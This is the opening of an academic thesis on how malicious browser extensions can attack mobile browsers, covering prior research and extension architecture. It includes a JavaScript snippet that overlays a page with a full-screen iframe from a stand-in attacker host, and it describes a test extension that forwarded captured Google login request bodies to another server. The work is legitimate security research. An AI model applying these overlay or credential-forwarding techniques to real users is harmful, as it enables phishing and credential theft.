École polytechnique de Louvain

Attacking mobile browsers with extensions

Author: **Enzo Borel**
Supervisor: **Ramin Sadre**
Readers: **Olivier Pereira, Lionel Metongnon**
Academic year 2019–2020
Master [120] in Cybersecurity

Abstract

Web browsing on mobile devices is nowadays a common practice. Since browsers can be viewed as pieces of software allowing a remote agent to execute code on someone else's machine, security measures such as Same Origin Policy or Cross-Origin Resource Sharing are enforced. However, this minimal security level might be affected by third-party software, also known as browsers extensions. The latter are generally meant to improve the browsing experience or to offer customisation, but they can also be a powerful attack vector because of the privileges they are given. At the time of writing, mobile browsers do not all support extensions, hence a lack of research about this specific subject. While extensions security has been broadly studied, mobile devices were often put out of the scope because of this lack of support. The purpose of this thesis is to show that supporting extensions on mobile devices can also be really dangerous, because some weaknesses are inherent to this kind of devices. We present a set of attacks with proofs of concept, and discuss the likelihood as well as the efficiency.

Contents

Acronyms

AMO	addons.mozilla.org 11
AMP	Accelerated Mobile Page 31, 38
API	Application Programming Interface 5, 6, 8, 11, 12, 14, 24, 34, 35, 38, 43
C&C	Command and Control Server 14, 18, 29, 34
CORS	Cross-Origin Resource Sharing 16
CSP	Content Security Policy 19, 20
DOM	Document Object Model 14, 17, 36
HTML	Hyper Text Markup Language 16, 31, 35
HTTP	Hyper Text Transfer Protocol 10, 15–17, 19, 21, 29, 34
JSONP	JSON with Padding 16
POC	Proof of Concept 2, 15, 25, 28
RCE	Remote Code Execution 24
SDK	Software Development Kit 5, 6, 12
SOP	Same Origin Policy 14, 16–19, 29
SSO	Single Sign-On 17, 18
UI	User Interface 4, 5, 21, 25, 41
URI	Uniform Resource Identifier 10, 30, 31
URL	Uniform Resource Locator 4, 10, 16, 23, 27, 30–35, 41
UXSS	Universal Cross-Site Scripting 4, 43
XCS	Cross-Context Scripting 4
XPCOM	Cross-Platform Component Object Model 5, 6
XSRF	Cross-Site Request Forgery 4, 8
XSS	Cross-Site Scripting 4, 19
XUL	XML User Interface Language 5

List of Figures

Acknowledgements

First and foremost, I would like to thank my supervisor, Professor Ramin Sadre, for his advice, guidance and patience. Bringing fresh ideas and taking an outsider's eye view, all of this was a considerable added value. Without his support, this thesis would probably not have been a reality. Counting from the first time I came in his office to explain my idea until now, I knew that someone constantly trusted and supported me. During this last year of studies, despite of all difficulties I had to face, working on this thesis was not an easy task. Working from home, far away from my family and friends, and living under the phantom threat of the COVID-19, combining my academic work and my personal life in a sustainable way was always a challenge. I feel really thankful to all people who offered me their support and inspiration. Many times, I was close to give up, but my family, hundreds of kilometres away, proved me that love was strong enough to overcome all the issues I was facing. To all my close friends, I would like to say my gratitude for what they did, and for have been there for me. I'm also really thankful to Laura D. and Laura M. for their patience, kindness, hope and listening. And finally, I would like to thank Salomé, without whom I would maybe never have written these words.

An erste Stelle möchte ich meinem Vorgesetzten Professor Ramin Sadre für seinen Rat, seine Anleitung und seine Geduld bedanken. Sowohl Ihre neuen Ideen als auch Ihre Aussensicht waren ein beträchtlicher Mehrwert. Ohne seine Unterstützung wäre diese These wahrscheinlich nicht zustande gekommen. Vom ersten Mal, als ich in sein Büro kam um ihm meine Idee zu erklären, bis heute wusste ich, dass mir immer jemand vertraute und mich unterstützte. In diesem letzten Studienjahr, trotz aller Schwierigkeiten mit denen ich konfrontiert war, war die Realisierung dieser These keine leichte Aufgabe. Von zu Hause auszuarbeiten, weit weg von meiner Familie und meinen Freunden, und unter der Phantombedrohung des COVID-19 zu leben, war immer eine Herausforderung meine akademische Arbeit und mein Privatleben auf nachhaltige Weise zu verbinden.

Ich bin wirklich dankbar an alle Menschen, die mir ihre Betreuung und Inspiration angeboten haben. Viele Male war ich kurz vor dem Aufgeben, aber meine Familie, Hunderte von Kilometern entfernt, bewies mir, dass die Liebe stark genug war, um alle Probleme zu bewältigen. Ich möchte allen meinen engen Freunden meinen Dank aussprechen für was sie getan haben, und dafür, dass sie für mich da waren. Ich bin auch Laura D. und Laura M. sehr dankbar für ihre Geduld, Freundlichkeit, Hoffnung und ihr Zuhören. Und schliesslich möchte ich Salomé danken, ohne den ich diese Worte vielleicht nie geschrieben hätte.

1 Introduction

Web browsing from a smartphone is nowadays a really common practice. However, the browsing is not always that smooth on mobile when it comes to complex interfaces with a lot of input fields, or when annoying popups prevent the user from accessing the content. To make browsers more customisable, and improve user experience, it is possible to extend browser's capabilities by adding pieces of software coming from third parties. Known as browser extensions, these small programs are widely used on desktop browsers, sometimes being shipped with the browser itself. It is for example the case for TOR, where NoScript and HTTPS Everywhere are installed by default. However, the main drawback of such extensibility is the potential harmfulness of the aforementioned extensions, putting an insecure layer over an already incredibly complex program. Despite the intent of the extension's developer, the security of the whole browser could be drastically weakened because of a buggy or malicious extension. Hence, when it comes to support extensions on mobile devices, several questions may arise regarding security, and vendors do not act the same way. Mozilla Firefox decided to bet on its community-driven philosophy and to support extensions on mobile devices, whereas Chrome did not. However, Chromium's code is free, and several browsers looking like Chrome exist in the wild. And these browsers, for some of them, do support extensions, while the latter were not always originally meant to be supported on the aforementioned browsers, especially mobile versions.
Extensions run in the browser with high privileges, and these privileges make them a really interesting vector of attack. Because of the privileges they are given, user's privacy may be highly impacted by extensions, and as mobile devices carry a lot of personal information, it was worth investigating how harmful or harmless the support of extension on mobile devices could be. In this thesis, we investigate the differences of some security measures and attacks related to extensions, in terms of impact, between desktop and mobile devices. We tried to adapt the already known attacks so as to target mobile devices, and at the same time we found new attacks, abusing specific features of the latter.
The document is structured as follows: first comes a state of the art where we will discuss extensions security, mobile devices security, and the sum of them. We will then move to a chapter aiming to give the user the necessary background knowledge about browsers extensions world. The third chapter is about attacks against mobile devices with extensions, where we compare the attacks on desktop and on mobile, and practical attacks especially targeting mobile devices.

Finally comes an evaluation of some attacks to assess their efficiency.
The main contribution of our work is the analysis of the potential dangerousness of extensions support on mobile devices, and the description of new attacks against these devices using browser extensions. The code of the Proof of Concept (POC)s can be found on the following Github repository: `https://github.com/BorelEnzo/Extensions-against-mobile-browsers`.

2 State of the art

Browser extensions security on desktop, and mobile browsers security have been broadly studied, but the lack of support for extensions on mobile devices has often been a reason to not focus on the sum of these two subjects. Although there exists some publications on this subject, the technology which is discussed is often outdated, hence the need to re-evaluate the security impact that browser extensions on mobile devices could have. The first sub-section focuses on browser extensions in general, second one on mobile browsers security, and finally come the publications already dealing with the same topic as us.

2.1 Browser extensions security

It is worth noting that we assume that extensions can be either the target (a benign but buggy extension) or the malicious vector, leveraging the extensions capabilities to harm the browser and/or its user. Various attacks and issues can be listed regarding browser extensions, broadly speaking:

- **Privacy issues**: browser fingerprinting has been discussed by Sjösten, Van Acker, and Sabelfeld [1], highlighting that publicly accessible resources of extensions could allow an attacker to guess which extensions are installed in the victim's browser. Alexandros Kapravelos did also some researches about this subject, proposing techniques to diversify client-side content to defeat the fingerprinting [2] [3]. Considering the fact that the TOR browser[1] allows extensions installation, the *fingerprintability* of the browser might be a severe issue for such browser. Furthermore, TOR browser comes with pre-installed extensions, HTTPS Everywhere and NoScript. As long as these extensions are safe, it might be harmless, but it also means that if these extensions suffer from vulnerabilities, the shipped version of TOR is weakened.
- **Malware**: it is the typical case of an extension being crafted with bad intents, aimed to harm the browser's user. They can take various forms, turning the machine into a botnet node, stealing credentials, reading private files, mining crypto-currencies [4], just as examples.

[1]The Onion Router (TOR) is a project aiming to anonymise traffic on the Internet by using several layers of encryption between nodes, hence the name

- **Extensions impersonation**: as discussed in the chapter 7 of The Browser Hacker's Handbook [5], this phishing attack is based on an User Interface (UI) abuse, where a website displays an element looking like an extension popup
- **Cross-Context Scripting (XCS)**: this attack refers to all kinds of code injection coming from an untrusted source and being executed in a trusted zone, with elevated privileges. It is likely that a buggy extension makes this attack possible, but it is also worth considering the situation where a website and a voluntarily weaken extension collude, making an attacker able to execute a code from a website with high privileges
- **Universal Cross-Site Scripting (UXSS)**: Cross-Site Scripting (XSS) attacks are a well-known attack vector. However, when it comes to extensions, that could potentially have an influence on all visited websites, an XSS turns then into a UXSS. This XSS can therefore be the first step for a further XCS.
- **Cross-Site Request Forgery (XSRF)**: this attack allows an attacker to make a vulnerable extension fetch an arbitrary source due to a lack of URL sanitisation. The Browser Hacker's Handbook refers to the case of AdBlock version 2.5.22, where an attacker could force the loading of a whitelist.

Security of browser extensions has been broadly studied. The dangerousness of over privileged extensions harming the machine, either willingly or wittingly, is something that is generally accepted:

- Perrotta and Hao in *Botnet in the Browser: Understanding Threats Caused by Malicious Browser Extensions* [6] describe how they turn a computer into a botnet agent because of over-privileged extensions
- Dolière Francis Somé in *EmPoWeb: Empowering Web Applications with Browser Extensions* [7] explains that communication between web applications and extensions could be very dangerous because of the level of privileges they have, being the result of a collusion or the exploitation of extensions by web applications.
- Anil Saini *et al.* in *Privacy Leakage Attacks in Browsers by Colluding Extensions* highlight the fact that communication interfaces can be used by colluding extensions to achieve their malicious activities, often targeting user's privacy. The article focuses on Firefox, but the general idea still applies: collusions between malicious components, each one having a different set of privileges, may lead to severe attacks
- Marston, Weldemariam and Zulkernine in *On Evaluating and Securing Firefox for Android Browser Extensions* [8] conducted an analysis on a subject similar to our own by focusing on mobile devices. They conclude that "*malicious mobile extensions, or unsafely designed extension code with vulnerability may clear the path for a vibrant mobile extension environment but also for the same dangers that affect the desktop browser to affect the mobile browser*"

Legacy technology

But all these works have a common point: they refer to an old Firefox technology on which extensions were built: the Add-on Software Development Kit (SDK) [2] and XUL/XPCOM. The former gave the developers access to a set of high and low-level Application Programming Interface (API)s, that could be dangerous in case of misuse. For example, some APIs would allow the extension to execute system commands (`SDK/system/child_process`) or call privileged code reading or writing files on the disk by including cross-origin scripts, as shown in Listing 2.1

```
Components.utils.import("resource://gre/modules/NetUtil.jsm");
Components.utils.import("resource://gre/modules/FileUtils.jsm");
var ostream = FileUtils.openSafeFileOutputStream(file);
var converter = Components.classes["@mozilla.org/intl/
    scriptableunicodeconverter"].createInstance(Components.interfaces.
    nsIScriptableUnicodeConverter);
converter.charset = "UTF-8";
var istream = converter.convertToInputStream(data);
NetUtil.asyncCopy(istream, ostream, function(status) {
  if (!Components.isSuccessCode(status)) { return;}
  // Data has been written to the file.
});
```

Listing 2.1: Input/Output operations with Add-on SDK.
Source: `https://developer.mozilla.org/en-US/docs/Archive/Add-ons/Code_snippets/File_I_O#Writing_to_a_file`

XML User Interface Language (XUL) is the Mozilla's XML-based language used to build UIs in Firefox. Add-on SDK left the developers the ability to directly operate on the XUL used to define the browser's native interface. Regarding Cross-Platform Component Object Model (XPCOM), Mozilla defines it as follows

> *XPCOM is a cross platform component object model, similar to Microsoft COM. It has multiple language bindings, allowing XPCOM components to be used and implemented in JavaScript, Java, and Python in addition to C++.*

It is the element giving access to the low level APIs to the Add-on SDK, by interfacing JavaScript and lower level languages. Add-on SDK, XUL/XPCOM trio left the developers with a lot of possibilities, but this freedom also raised security issues. It was then necessary to depreciate such technology and build a safer environment for browser extensions.

[2] `https://developer.mozilla.org/en-US/docs/Archive/Add-ons/Add-on_sdk`, visited on May 1st, 2020

From Add-on SDK to WebExtensions

As Mozilla writes on its page [9]:

> *Support for extensions using XUL/XPCOM or the Add-on SDK was removed in Firefox 57, released November 2017. As there is no supported version of Firefox enabling these technologies, this page will be removed by December 2020.*

A new framework became the standard for Firefox extensions: WebExtensions. Its birth can be explained by the need to create a cross-browsers framework to let developers create extensions compatible for different browsers. WebExtensions was meant to be fully compatible with Chrome's and Opera's extensions API. Only the packaging would change, the code being almost or totally unchanged. A second reason was the need to remove unsafe features of XPCOM. WebExtensions came with a restricted set of APIs, and a lot of former privileged APIs did not find their equivalent within WebExtensions. A third reason, given by Kev Needham in his article *The Future of Developing Firefox Add-ons* [10], was to accelerate the review and then the release of extensions by offering a structured framework. Indeed, even if Add-on SDK and XPCOM gave the developers a lot of freedom, it also often led to insecure coding practice to achieve non-standard tasks, and therefore the review took more time, or was not so efficient. The trend is now to completely remove extensions making use Add-on SDK or XPCOM. However, as it is relatively new at the time of the writing, literature about security of WebExtensions is not as much abundant as the one related to the legacy technology.

2.2 Mobile browsers security




Figure 2.1: Browsers market share among smartphones, tablets, and desktop (02/2019-02/2020)

The browser market share worldwide is predominantly distributed between desktop and mobile devices. Figure 2.1 shows these statistics, and the trend even gives an advantage to mobile browsing. As extensions are not supported on all mobile browsers, research mainly focuses on attacks related to the browser itself, ignoring the impact that extensions could have. Amrutkar *et al.* present in their paper *VulnerableMe* several attacks abusing the poor handling of overlapping elements and inconsistent clicks events [11]. They present a poor boundary control as one of the major issues that mobile browsers have to face. The principle of the attack, named *display ballooning*, is that cross-origin malicious content pushes legitimate content out of the sight of the user, impersonating the genuine functionalities. The attack is made possible in a general way if the website includes cross-origin content, and lets the latter decide of its own bounds. Thanks to extensions, that attack is made easier as the cross-origin frame can be set to any dimension, as shown in Listing 2.2. The difference between desktop and mobile is that a cautious eye might detect the frame border on a desktop browser, or a double scroll bar. On mobile, the website appears as it is supposed to, except for dynamically created modal windows or floating objects. The second problem described in *VulnerableMe* is due to overlapping elements in the poor handling of some inputs. A click fraud could occur when the click passes through an opaque element and reaches an element injected by an attacker. The inverse can also occur, when the attacker puts an invisible element intercepting clicks on legitimate content, being a classical clickjacking attack. The article describes also an attack named *Login CSRF*, where the attack covers the login form with a fake captcha containing attacker's credentials. The goal is to make the victim log into attacker's account and hope that they will give up some sensitive information, thinking they are in a safe place.

```
document.documentElement.style.margin = 0;
document.documentElement.style.height = "100%";
document.documentElement.style.overflow = "hidden";
document.body.style.margin = 0;
document.body.style.height = "100%";
document.body.style.overflow = "hidden";
frame = document.createElement('iframe');
frame.src = "https://attacker.com";
frame.height = "100%";
frame.width = "100%";
frame.style.border = 0;
document.body.insertBefore(frame, document.body.firstChild);
```

Listing 2.2: Creation of an `iframe` taking all the visible space

Adrienne Felt and David Wagner present in *Phishing on Mobile Devices* [12], an analysis of the control transfers between a browser and the mobile system. The attacks they describe abuse the fact that these transfers might be unseen, tricking the victim into thinking that the action is performed by the genuine application or website. However, some attacks are not possible on mobile devices. Faking the mouse pointer to make the user click at the wrong place is not possible on a touchscreen. Following the pointer with a hidden element so as to make sure that the user clicks on a specific element is also not possible any more. Moreover, listening keyboards inputs is possible only if the keyboard is active, in other words, if an input widget has the focus. And finally, capturing what is typed on Android devices is not reliable because of a bug, returning an erroneous value for the key code [13].

2.3 Browser extensions security on mobile devices

At the time of the writing, Chrome does not support extensions on mobile devices, and has no plan to do so [14]:

> *Does Chrome for Android support apps and extensions?*
> *Chrome apps and extensions are currently not supported on Chrome for Android. We have no plans to announce at this time.*

However, Firefox and Firefox-based browser such as TOR do support extensions. Literature contains a few papers on this subject, and most of the time, it is about the legacy technology. Bhavaraju *et al.*, in *Security Analysis of Firefox WebExtensions* [15], give an overview of the weaknesses the extensions support brings on mobile devices, with the WebExtensions API. They discuss attacks such as TabHiding [16], made easier as only one tab is shown at a given time on mobile devices, XSRF, and rogue websites and malicious extensions collusion.

Conclusion

However, some browsers such as Kiwi Browser, built on top of Chromium, do support now extensions on mobile devices. And then comes a series of interrogations, in terms of security considerations, APIs support, or user experience. Indeed, extensions on the Chrome Webstore were generally not meant to run on mobile phone. The contribution we made is to analyse the impact that attacks we already know on desktop could have on mobile devices, and show that some attacks are inherent to mobile devices. The empirical approach we used was therefore mainly based on Kiwi Browser for Android (version code Quadea) and Fennec, the Firefox version for Android (version 68.9.0).

3 | Browsers extensions fundamentals

A web browser extension (hereinafter "extension" or "browser extension") is a piece of software, possibly developed by a third-party that often adds functionalities (but sometimes also removes) to the browser. The second case is rarer, but one can take NoScript as an example, preventing from JavaScript execution or cross-origin content access. These extensions can be freely downloaded by users from a public market which depends on the browser, but they can also be manually installed or included in other programs.

3.1 How they differ from plug-ins, add-ons and apps

Plug-ins are also pieces of software that are embedded in a browser so as to extend its functionalities. The major difference is that extensions make the browser more powerful and become part of it, whereas plug-ins are some independent modules that are embedded in the web browser. The term "plug-ins" can be misleading since they cannot really be "plugged in" and removed by the user like extensions, and they are often already part of the browser at the installation time. They are often related to a specific file format, such as PDF, Java class, Flash applications, etc. Moreover, they are executed in their own process space, whereas extensions are fully integrated in the web browser's space, since they are part of it.
Finally, a last distinction should be made between extensions and what we call "Chrome apps". By opening Chrome and browsing to `chrome://extensions` (or `chrome://apps` on desktop), one can find installed extensions as well as these applications, as shown in Figure 3.1 Chrome applications could exist outside the context of the web browser, there are simply




Chrome Apps
Docs
Create and edit documents
Details
Remove
Sheets
Create and edit spreadsheets
Details
Remove
Slides
Create and edit presentations
Details
Remove

Figure 3.1: Chrome applications

embedded so as to make the latter looking like a kind of operating system. To summarise,

extensions make the browser more powerful by adding features that become entirely part of the web browser, and modify its own behaviour. On the other hand, Chrome applications and plug-ins are more independent. According to the documentation [17], the difference lies in the way they integrate themselves in the browser. Apps run stand-alone, have a rich interface, but they do not modify the browser's behaviour. On the other hand, extensions are become part of the browser and use only a few or no graphics.
We even observed a curious fact about Chrome applications, regarding the privileges they had. In Chrome, a specific JavaScript object named `chrome` exists even in non-privileged web pages. Basically, this object contains information about the loading of the page, but in more privileged contexts, such as Chrome applications or extensions, it embeds additional privileged routines and properties. While extensions run in their own contexts, with their own Uniform Resource Identifier (URI) scheme, Chrome applications have a classical Hyper Text Transfer Protocol (HTTP)S URL. However, the web page still gives them access to the privileged `chrome` object specific to Chrome applications, as long as the user is logged into their Google account. This fact happens even if the user browses to the website corresponding to the application, making the application appear like a regular website, while it is in fact more privileged. The application can also be accessed via its `chrome-extension://` URL, but it immediately redirects to the corresponding web page. The Figure 3.2 shows these properties and routines that the



```
  Print from extension:                                                                  injected.js:13
                                                                                         injected.js:14
 ▼{app: {…}, background: {…}, current_locale: "en_US", default_locale: "en_US", description:
  "Google Drive: create, share and keep all your stuff in one place.", …}
   ▶app: {launch: {…}, urls: Array(4)}
   ▶background: {allow_js_access: false}
    current_locale: "en_US"
    default_locale: "en_US"
    description: "Google Drive: create, share and keep all your stuff in one place."
   ▶icons: {128: "128.png"}
    id: "apdfllckaahabafndbhieahigkjlhalf"
    key: [redacted]
    manifest_version: 2
    name: "Google Drive"
    offline_enabled: true
    options_page: "https://drive.google.com/drive/settings"
   ▶permissions: (3) ["clipboardRead", "clipboardWrite", "notifications"]
    update_url: "https://clients2.google.com/service/update2/crx"
    version: "14.2"
   ▶__proto__: Object
>
```

Figure 3.2: `chrome` object in `https://docs.google.com/` page

`chrome` objects contains on `https://docs.google.com/` page. If an extension also executes in this page, it then gains access to this information. The article *Enpoweb* highlights the dangerousness of the communication channels between applications and extensions [7]. What we describe here shows that the blind use of Chrome application makes it even more dangerous, because of a potential collusion between malicious agents.

3.2 Extensions distribution


Extensions are generally distributed on a marketplace, such as *addons.mozilla.org (AMO)*, the Chrome Web Store, or Microsoft Edge Addons Store (Microsoft Edge). For the purpose of this work, we will focus on AMO and the Chrome Web Store, as they are the ones we will use to download extensions for mobile browsers. The former distributes extensions for the desktop and mobile versions of Firefox, but also for browsers based on Firefox such as TOR Browser. The latter distributes extensions for Chrome and browsers based on Chromium. As a new extension is submitted for publication, a set of automated tests based on known patterns is run, so as to identify potential weaknesses or malicious behaviour. Regarding AMO [18],

> *When a browser extension is submitted for signing, it's subject to automated review. It may also be subject to a manual review, when the automated review determines that a manual review is needed. Your browser extension won't be signed until it's passed the automated review and may have its signing revoked if it fails to pass the manual review.*

The same approach applies for Chrome Webstore, as explained in Chome's Webstore FAQ [19]

> *Is there an approval process for apps in the store?*
> *All apps go through an automated review process and in most cases, an app will be published without further manual review. There may be some instances in which a manual review will be required before the app is published based on our program policies.*

This automated review aims to detect malicious or bad coding practices making extensions vulnerable. Mozilla published a review tool that they advice their manual reviewers to use named `addons-linter` [1]. This tool allows the reviewer to spot potential weaknesses, such as dangerous assignment as shown on Figure 3.3, use of unsafe functions such as `eval` and friends, use of deprecated or incompatible APIs. Note that it is only a linter, based on static



```
UNSAFE_VAR_ASSIGNMENT           Unsafe assignment   Due to both security and            js/options.js       582    3
                                to innerHTML        performance concerns, this may not
                                                    be set using dynamic values which
                                                    have not been adequately
                                                    sanitized. This can lead to
                                                    security issues or fairly serious
                                                    performance degradation.
```

Figure 3.3: Output of `addons-linter` when tested on Privacy Badger v2020.2.19

rules. A non-obfuscated malicious code would likely pass the automated test. We wrote a simple extension intercepting POST requests to `accounts.google.com` and forwarding the request body to another server, and no alert was triggered.
An alternative way is to distribute extensions for Chrome [20] and Firefox [21] by a direct installation of the packaged extension. For Firefox, the extension must be signed by Mozilla to be installed (unless lowering the security settings). This can be done by uploading the extension on AMO and ask for a review. If the automatic compliance tests pass, the signed packed extension

[1]`https://github.com/mozilla/addons-linter`, visited on 04/28/2020

can be downloaded and distributed by the developer. The extension could be manually reviewed later on, but the signature is still immediately granted if the automatic test does not detect any suspicious behaviour.

3.3 Extensions architecture

In this section, we will discuss the extensions architecture used by Chrome and Mozilla Firefox. It is worth noting that the literature often refers to the Add-ons SDK, being the legacy technology used by Firefox extensions. However, starting from Firefox 53, no new legacy add-on would be accepted, and starting from Firefox 57, these legacy extensions could not be supported any more [9]. At the time of writing, Firefox extensions must be built on top of the WebExtension API [2]. The aim of this new API is also to provide a compatibility with Chrome's extensions, except a few peculiarities. We will then give a general overview of the extension's architecture and security mechanisms in place.

3.3.1 Anatomy of an extension

Mozilla gives a general anatomy of a Firefox extension on its website, as shown on Figure 3.4. The *manifest.json* is mandatory in every extension, as it provides the essential metadata to make the extension work. The manifest refers to different kinds of files used by the extension, each type being granted a set of permissions, and also restricted by some enforced rules. Here is a brief description of each kind of file:

- **background script**: One or more background scripts execute the long time running code, loaded as soon as the extension starts and running until the browser is closed.
- **content script**: One or more content scripts could be injected in visited webpages. They are meant to modify the behaviour of specific websites, and run in the context of the visited web page. The execution stops as soon as the user leaves the website.
- **browser and page actions, and options pages**: the extension can propose additional content such as a settings management page or a pop-up in the action bar. These elements are like normal web pages, except that they run with the same privileges as the background script, which can even share variables with these pages. With the background, it represents the core of the extension, as it does not depend on the visited webpage
- **web accessible resources**: the extension can also include graphics, style sheets, or fonts, that can be accessed from the content scripts or the web page scripts. Regarding data files, if any, they should be protected, and an access from a web page should be denied.
- **native binaries**: extensions can even include a native binary interacting with the underlying operating system, and having the full user's privileges

[2] `https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions`, visited on April 29th, 2020




Figure 3.4: Anatomy of a Firefox extension

Source: `https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/Anatomy_of_a_WebExtension`

Regarding Chrome extensions, the general architecture is similar and uses almost the same terms. In Chrome's terms, the browser and page actions are named *UI elements*. We will now move to the next part where we will discuss the security model and mechanisms in place.

3.3.2 Security mechanisms

As any piece of software, one can assume that extensions might be *benign-but-buggy*, making therefore the browser weaker. To ensure a least security level, some mechanisms have been implemented. Barth describes three of these mechanisms in *Protecting Browsers from Extension Vulnerabilities* [22]: least privilege, privilege separation and strong isolation.

Least privilege

At installation time, extensions ask for a set of permissions defined in their manifest. These permissions cannot be elevated at runtime. In Firefox, it is a deny-or-accept all approach, whereas Chrome and Chrome-like browsers let the user adjust some permissions. These permissions can be expressed in terms of capabilities (managing tabs, viewing history, intercepting traffic) or webpages in which they are allowed to run. For example, developers can create extensions interacting with a single website, or any visited website with the specific permission `<all_urls>`.

Privilege separation

